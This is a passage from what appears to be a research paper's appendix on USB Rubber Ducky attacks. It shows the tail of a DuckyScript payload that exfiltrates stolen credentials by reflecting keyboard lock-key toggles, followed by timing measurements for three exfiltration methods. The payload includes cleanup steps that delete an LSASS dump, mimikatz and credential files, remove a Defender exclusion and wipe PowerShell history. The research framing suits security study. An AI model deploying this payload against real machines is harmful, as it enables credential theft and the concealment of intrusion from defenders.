    $a){$o+='%{NUMLOCK}'} else{$o+='%{CAPSLOCK}'}}}; $o+='%{SCROLLLOCK}'
DELAY 200

REM Reflect the keystrokes back to the USB Rubber Ducky
STRINGLN Add-Type -A
    System.Windows.Forms;[System.Windows.Forms.SendKeys]::SendWait($o)
DELAY 200

REM SCROLLLOCK indicates that exfiltration has completed
WAIT_FOR_SCROLL_CHANGE
LED_G
$_EXFIL_MODE_ENABLED = FALSE
RESTORE_HOST_KEYBOARD_LOCK_STATE

REM Clean-up
REM Remove files
STRINGLN rm $env:TEMP\lsass.DMP
STRINGLN rm $env:TEMP\mimikatz.exe
STRINGLN rm $env:TEMP\exfiltration.log
STRINGLN rm $env:TEMP\credentials.txt
REM Reset configurations
STRINGLN Remove-MpPreference -ExclusionPath $env:TEMP
REM Delete Powershell history
STRINGLN rm (Get-PSReadLineOption).HistorySavePath
```

Code 14: Appendix 3: Keystroke reflection exfiltration payload.

A.4 Payload execution timing

#	Physical medium (in s)	Network medium (in s)	Keystroke reflection (in s)
1	1.4242919	3.387098	148.9228761
2	1.5874625	3.3882215	148.7845061
3	1.6376854	3.3395041	148.8338295
4	1.6247279	3.3963525	148.8673585
5	1.677044	3.3977566	148.8852332
6	1.6937489	3.3840973	148.6989037
7	1.6979617	3.3804034	148.8408697
8	1.7073661	3.3988889	148.8900764
9	1.6876057	3.3982628	148.8454167
10	1.6879324	3.3929078	149.0569236
11	1.719115	3.3827709	148.8771192
12	1.6928159	3.3975775	148.8781169
13	1.6722192	3.3975684	148.8419242
14	1.689385	3.39718	148.9808045
15	1.6774334	3.3819488	148.9541057
16	1.6926148	3.3933557	149.7055701
17	1.6719315	3.3933504	148.8416091
18	1.6715233	3.3981514	149.0775672
19	1.7071735	3.3944525	148.8685881
20	1.6953898	3.3866073	148.6778459

Table 7: Appendix 4: Payload execution timing.